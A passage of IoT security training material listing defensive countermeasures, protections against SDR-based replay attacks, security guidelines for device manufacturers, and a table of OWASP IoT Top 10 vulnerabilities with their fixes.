- Isolate IoT devices on protected networks.
- Implement a secure boot option that uses cryptographic code signing techniques, and ensure the device executes code generated by the device's original equipment manufacturer (OEM).
- Implement two-way authentication by using a cryptographic algorithm that can use both symmetric keys using SHA with HMAC and asymmetric keys using ECDSA.
- Create an asset inventory for mapping the network and for discovering all paths of ingress and egress to determine whether the IoT network has its own Internet gateway that does not follow the security policies or applicable laws, regulations, and contracts.
- Apply access controls between the IoT devices and IT resources by using enterprise firewalls, IDS/IPS, UBA, IAM, etc.
- Always read the privacy policy of an application before installing to check on the information it can access.
- Use a trusted execution environment (TEE) or security element (SE), TrustZone for ARM, to secure sensitive information.
- Implement active masking or shielding to protect devices from side-channel attacks.
- Validate code immediately before its use to reduce the risk of time-of-check to time-of-use (TOCTOU) attacks.
- Secure encryption keys and credentials by storing them in a Secure Access Module (SAM), Trusted Platform Module (TPM), Hardware Security Module (HSM), or another trusted key store.
- Prevent disclosure of IP addresses by disabling WebRTC in the browser.
- Use ad-blockers and non-trackable extensions available on the browser to prevent web-based attacks on IoT devices.

- Filter private IP addresses from DNS replies using dnswall to prevent DNS rebinding attacks.
- Use the cloud-based anti-DDoS solution for filtering or diverting malicious DDoS traffic.
- Employ content distribution networks (CDNs) and smart DNS resolution services to provide an additional layer of network infrastructure.
- Change the default settings of the router, including the router name and password.
- Do not use public Wi-Fi for IoT device management.
- Disable unwanted features of IoT devices when not in use.
- Implement cloud-based solutions that provide enhanced security to IoT edge devices.
- Maintain a proper vulnerability revelation policy for improved security. Care and validation must be performed on those vulnerabilities periodically.
- Employ a limited privilege access policy for both IoT hardware and firmware (i.e., unused ports, privileged data access, administrative access, etc.).

How to Prevent SDR-Based Attacks

Attacks on IoT devices can be launched from any direction with persistent efforts and holding knowledge on some available tools. However, one must be proactive to prevent such attacks before the devices are compromised.

The following methods can help in protecting IoT devices from SDR-based attacks:

- **Securing the signal**


  One of the most significant preventive measures to avoid software-based radio attacks is securing the signals using standard encryption methods.

- **Avoiding command repetition using a rolling technique**

  Frequent usage of the same commands can allow replay attacks. Commands should be initiated based on the rolling window scheme; this means that a command used earlier should not be initiated again. Flaws in this implementation can allow brute-force attacks.

- **Adopting synchronization and preamble nibbles**

  Segregate the command sequence using preamble and synchronization nibbles, or else the protocols can be brute-forced using a reduction method such as a de Bruijn sequence. This can overlap the common bits negotiating the number of bits needed to replay the multiple command sequences.



General Guidelines for IoT Device Manufacturers

Manufacturers of IoT devices should ensure that they implement the following basic security measurements:


1. SSL/TLS should be used for **communication purposes**
2. There should be a **mutual check on SSL certificates** and the certificate revocation list
3. Use of **strong passwords** should be encouraged
4. The device's update process should be simple and secure with a **chain of trust**
5. Implementing **account lockout mechanisms** after a certain number of wrong login attempts to prevent brute force attacks
6. **Lock the devices** down whenever and wherever possible to prevent them from attacks
7. Periodically checking the device for **unused tools** and using whitelisting to allow only trusted tools or **applications to run**
8. Use **secure boot chain** to verify all the software that is executed on the device

General Guidelines for IoT Device Manufacturers

Manufacturers of IoT devices should ensure that they implement the following basic security measurements:

- SSL/TLS should be used for communication purposes.
- There should be a mutual check on SSL certificates and the certificate revocation list.
- Use of strong passwords should be encouraged.
- Ensure credentials are not hardcoded; they must be stored separately in secure trusted storage.
- The device's update process should be simple, secured with a chain of trust.
- Implement account lockout mechanisms after certain incorrect login attempts to prevent brute force attacks.
- Lock the devices down whenever and wherever possible to prevent them from attacks.
- Periodically check the device for unused tools and use whitelisting to allow only trusted tools or applications to run.
- Use a secure boot chain to verify all software that is executed on the device.
- Scrutinize new features of a product for any security flaw before it is released.
- Use safe functions such as (gets()->fgets()) to reduce the risk of buffer overflow vulnerabilities, as most IoT programs are written in C or C++.
- Incorporate security into the IoT software development lifecycle.

- Ensure the security of users’ personal data by providing detailed information regarding the information sharing and data transfer.
- Provide proper guidelines for consumers regarding device security and configuration settings.
- Implement an external hardware tamper alert to ensure the physical security of the IoT device for the end user.



OWASP Top 10 IoT Vulnerabilities Solutions

Vulnerabilities	Solutions
1. Weak Guessable, or Hardcoded Passwords	Use Automated Password Management (APM) Use strong and complex passwords Avoid using hard-coded password
2. Insecure Network Services	Close open network ports Disable UPnP Encrypt data prior to TLS communication
3. Insecure Ecosystem Interfaces	Enable account lockout mechanism Conduct a periodic assessment of interfaces Perform sanity checking and output filtering Use a strong password and two-factor authentication
4. Lack of Secure Update Mechanism	Verify the source and integrity of updates Encrypt communication between endpoints Notify end users about the security updates
5. Use of Insecure or Outdated Components	Monitor regularly for unmaintained components Remove unused dependencies and unnecessary features Avoid third-party software from compromised supply chain

Vulnerabilities	Solutions
6. Insufficient Privacy Protection	Minimize data collection Anonymize collected data Providing end-users with the ability to decide what data is collected
7. Insecure Data Transfer and Storage	Encrypt communication between endpoints Maintain SSL/TLS implementations Avoid using propriety encryption solutions
8. Lack of Device Management	Blacklist malicious devices from suspicious sources Validate all asset attributes Secure decommissioning of devices
9. Insecure Default Settings	Change the default usernames and passwords Custom modify the privacy and security settings Disable remote access to IoT devices when not in use
10. Lack of Physical Hardening	Set unique password for BIOS/firmware Configure device boot order to prevent unauthorized booting Minimize external ports such as USB ports

https://owasp.org

OWASP Top 10 IoT Vulnerabilities Solutions

Source: *https://owasp.org*

